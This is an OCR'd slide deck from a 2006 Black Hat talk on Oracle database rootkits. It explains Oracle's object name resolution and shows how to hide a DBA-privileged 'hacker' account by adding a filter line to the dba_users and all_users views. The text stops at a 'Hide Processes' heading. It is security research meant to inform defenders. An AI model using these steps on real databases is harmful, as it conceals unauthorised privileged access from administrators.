Oracle Rootkits 2.0

Black Hat 2006 USA

Las Vegas

02-August-06

Alexander Kornbrust

Red Database Security GmbH

red database security

Agenda

- Introduction
- OS Rootkits
- Database Rootkits 1.0
  - Execution Path
  - Modify Data Dictionary Objects
- Advanced Database Rootkits 1.0
- Database Rootkits 2.0
  - Modify Binaries
  - PL/SQL Native
  - Pinned PL/SQL Packages
- Conclusion
- Q/A

Introduction

- Red-Database-Security GmbH
- Founded Spring 2004
- CEO Alexander Kornbrust
- Specialized in Oracle Security
- One of the leading company for Oracle Security

red database security

Introduction

- Operating Systems and Databases are quite similar in the architecture.
- Both have
  - Users
  - Processes
  - Jobs
  - Executables
  - Symbolic Links
  - …

Definition Wikipedia:

A rootkit is a set of tools used after cracking a computer system that hides logins, processes
[…]
a set of recompiled UNIX tools such as ps, netstat, passwd that would carefully hide any trace that those commands normally display.

➔ A database is a kind of operating system

red database security

Introduction

OS cmd	Oracle	SQL Server	DB2	Postgres
ps	select * from v$process	select * from sysprocesses	list application	select * from pg_stat_activity
kill 1234	alter system kill session '12,55'	SELECT @var1 = spid FROM sysprocesses WHERE nt_username='andrew' AND spid<>@@spidEXEC ('kill '+@var1);	force application (1234)	
Executables	View, Package, Procedures and Functions	View, Stored Procedures	View, Stored Procedures	View, Stored Procedures
execute	select * from view; exec procedure	select * from view; exec procedure	select * from view;	select * from view; execute procedure
cd	alter session set current_schema =user01			

Database ≈ Operating System

- If a database is a (kind of) operating system, then it is possible to migrate malware (concepts) like viruses or rootkits from the operating system world to the database world.

red database security

Operating System Rootkit

- Rootkits can also be used to protected music from being stolen.
- Rootkits are often installed by hackers to hide their tracks in a hacked computer.

red database security

Introduction: OS Rootkit

- Result of the **dir** command with and without an installed Sony DRM rootkit

without rootkit

```
[c:\>]# dir /a
22.02.2006 21:29 <DIR>    backup
28.02.2006 07:31 <DIR>    Programme
01.03.2006 10:36 <DIR>    WINDOWS
30.01.2006 15:57 <DIR>    Documents
30.01.2006 16:00      212 boot.ini
18.08.2001 11:00    4.952 bootfont.bin
30.01.2006 15:53        0 CONFIG.SYS
30.01.2006 17:11  471.232 $sys$rk.exe
```

with (Sony) rootkit

```
]# dir /a
.2006 21:29 <DIR>    backup
.2006 07:31 <DIR>    Programme
.2006 10:36 <DIR>    WINDOWS
.2006 15:57 <DIR>    Documents
.2006 16:00      212 boot.ini
.2001 11:00    4.952 bootfont.bin
.2006 15:53        0 CONFIG.SYS
```

red database security

Introduction: OS Rootkit

- Result of the who command with and without an installed rootkit

without rootkit

```
[root@picard root]# who
root     pts/0 Apr  1 12:25
root     pts/1 Apr  1 12:44
root     pts/1 Apr  1 12:44
ora      pts/3 Mar 30 15:01
hacker   pts/3 Feb 16 15:01
```

with rootkit

```
[root@picard root]# who
root     pts/0 Apr  1 12:25
root     pts/1 Apr  1 12:44
root     pts/1 Apr  1 12:44
ora      pts/3 Mar 30 15:01
```

red database security

Migration of Rootkit

- Migration of the rootkit concept to the database world

OS	➔	DB
Hide OS User	➔	Hide Database User
Hide Jobs	➔	Hide Database Jobs
Hide Processes	➔	Hide Database Processes

red database security

Database Rootkit

- Ways to implement a first generation database rootkit
  - Modify the (database) object itself
  - Change the execution path

red database security

Database Rootkit Evolution

- 1st Generation
  - Changes in the data dictionary (e.g. modification of a view or procedure / change synonym)
    – Presented at the Black Hat Europe 2005
- 2nd Generation
  - No change in the data dictionary (like views or packages) required.
    - Presented at the Black Hat USA 2006
- 3nd Generation
  - Modify database structures in memory. Official API available since Oracle 10g Rel. 2.

red database security

Rootkit – 1st generation

- Easy to implement
- Easy to find

- Generic problem of all relational databases. Microsoft SQL Server has already some Anti-Database-Rootkit Technologies installed (digitally signed views).

red database security


Oracle Execution Path

- How is Oracle resolving object names?
- Example:

```
SQL> Select username from dba_users;
```

- Name resolution:
  - Is there a local object in the current schema (table, view, procedure, …) called dba_users?
    → If yes, use it.
  - Is there a private synonym called dba_users?
    → If yes, use it.
  - Is there a public synonym called dba_users?
    → If yes, use it.
  - Is VPD in use?
    → If yes, modify SQL Statement.

Oracle Execution Path



red database security

Oracle Execution Path

- We can change the Oracle execution path by

  - Creating a local object with the identical name
  - Creating a private synonym pointing to a different object
  - Creating or modify a public synonym pointing to a different object
  - Switching to a different schema

red database security

Hide Database Users

- User management in Oracle
  - User and roles are stored together in the table SYS.USER$
  - Users have flag TYPE# = 1
  - Roles have flag TYPE# = 0
  - Views dba_users and all_users to simplify access
  - Synonyms for dba_users and all_users

red database security

Hide Database Users

- Example: Create a database user called hacker

```
SQL> create user hacker identified by hacker;
SQL> grant dba to hacker;
```


- Example: List all database users

```
SQL> select username from dba_users;
             USERNAME
             ------------------------------
             DBSNMP
             EXFSYS
             HACKER
             ORDSYS
             SYS
             SYSTEM
             […]
```


red database security

Hide Database Users


Enterprise Manager (Java)



Database Control (Web)




Quest TOAD




Hide Database Users

- Add an additional line to the view




```
and pr.resource# = 1
AND U.NAME != 'HACKER'
```

Hide Database Users



Enterprise Manager (Java)

Benutzername
ANONYMOUS
CTXSYS
DATA_SCHEMA
DBSNMP
DIP
DMSYS
EXFSYS
FLOWS_FILES
FLOWS_010500
HTMLDBALEX
HTMLDB_PUBLIC_USER
MASTER
MDDATA
MDSYS

Database Control (Web)

Database: ora10g3 > Users

Users

Search

Name

To run an exact match search or to run a case sensi

Results

Select	UserName	Account
◉	ANONYMOUS	EXPIRED
○	CTXSYS	EXPIRED
○	DATA_SCHEMA	OPEN
○	DBSNMP	OPEN
○	DIP	EXPIRED
○	DMSYS	EXPIRED
○	EXFSYS	EXPIRED
○	FLOWS_010500	LOCKED
○	FLOWS_FILES	LOCKED
○	HTMLDBALEX	OPEN
○	HTMLDB_PUBLIC_USER	OPEN

Quest TOAD

SYS

*

Tables | Views | Synonyms

Policy Groups | Profiles

Snapshots | Roles

Resource Groups | Resource

Java | DB Links | Users


User


- ANONYMOUS
- CTXSYS
- DATA_SCHEMA
- DBSNMP
- DIP
- DMSYS
- EXFSYS
- FLOWS_010500
- FLOWS_FILES
- HACKER
- HTMLDBALEX

red database security

Hide Database Users


- TOAD is using the view ALL_USERS instead of DBA_USERS. That's why the user HACKER is still visible.





Hide Database Users


- Now the user is gone in TOAD too…



red database security

Oracle Execution Path

select * from dba_users; (e.g. as user SYSTEM)



red database security

Hide Processes

- Process management in Oracle

  - Processes are stored in a special view v$session located in the schema SYS
  - Public synonym v$session pointing to v_$session
  - Views v_$session to access v$session

red database security

Hide Processes

